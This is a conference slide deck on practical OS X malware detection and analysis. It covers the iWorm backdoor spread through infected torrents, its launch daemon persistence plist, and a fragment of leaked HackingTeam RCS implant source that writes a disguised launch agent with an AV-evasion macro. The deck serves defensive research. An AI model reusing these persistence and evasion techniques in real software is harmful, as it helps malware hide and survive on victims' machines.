

RSA® Conference 2016

San Francisco | February 29–March 4 | Moscone Center

SESSION ID: HTA-W03F

Let's Play Doctor

Practical OS X Malware Detection & Analysis



Connect to
Protect

Patrick Wardle


Director of Research at Synack
@patrickwardle

WHOIS




security for the 21st century

“leverages the best combination of humans and technology to discover security vulnerabilities in our customers’ web apps, mobile apps, IoT devices and infrastructure endpoints”



@patrickwardle





career
hobby




Objective-See

OUTLINE

steps to a happier, healthier 2016



health & happiness



diagnostics


analysis



thanks & credit
@thomasareed
@claud_xiao
@osxreverser

PART 0x1: OUTBREAKS

overview of recent OS X malware specimens




MALWARE ON OS X

yes; it exists and is getting more prevalent




"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers." -apple.com (2012)




2014: "nearly 1000 unique attacks on Macs; 25 major families"

-kasperksy



2015: OS X most vulnerable software by CVE count

-cve details



2015: "The most prolific year in history for OS X malware...5x more OS X malware appeared in 2015 than during the previous five years combined"

-bit9

OS X/iWORM

'standard' backdoor, providing survey, download/execute, etc.



Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

infected torrents

com.JavaW.plist		
Key	Type	Value
Root	Dictionary	(3 items)
Label	String	com.JavaW
ProgramArguments	Array	(1 item)
Item 0	String	/Library/Application Support/JavaW/JavaW
RunAtLoad	Boolean	YES

launch daemon plist

```
# fs_usage -w -f filesys
20:28:28.727871 open    /Library/LaunchDaemons/com.JavaW.plist
20:28:28.727890 write   B=0x16b
```


persisting




launch daemon



survey



download



execute

OS X/CRISIS (RCSMAC)

hackingteam's implant; collect all things!



```
144 - (BOOL)saveSLIPlist: (id)anObject atPath: (NSString *)aPath
145 {
146     // AV evasion: only on release build
147     AV_GARBAGE_006
148
149     BOOL success = [anObject writeToFile: aPath
150                             atomically: YES];
151 }
```

```
(lldb) po aPath
/Users/patrick/Library/LaunchAgents/com.apple.loginStoreagent.plist
```

persistence (leaked source code)



launch agent




rootkit component



*"HackingTeam Reborn;
Analysis of an RCS Implant Installer"*

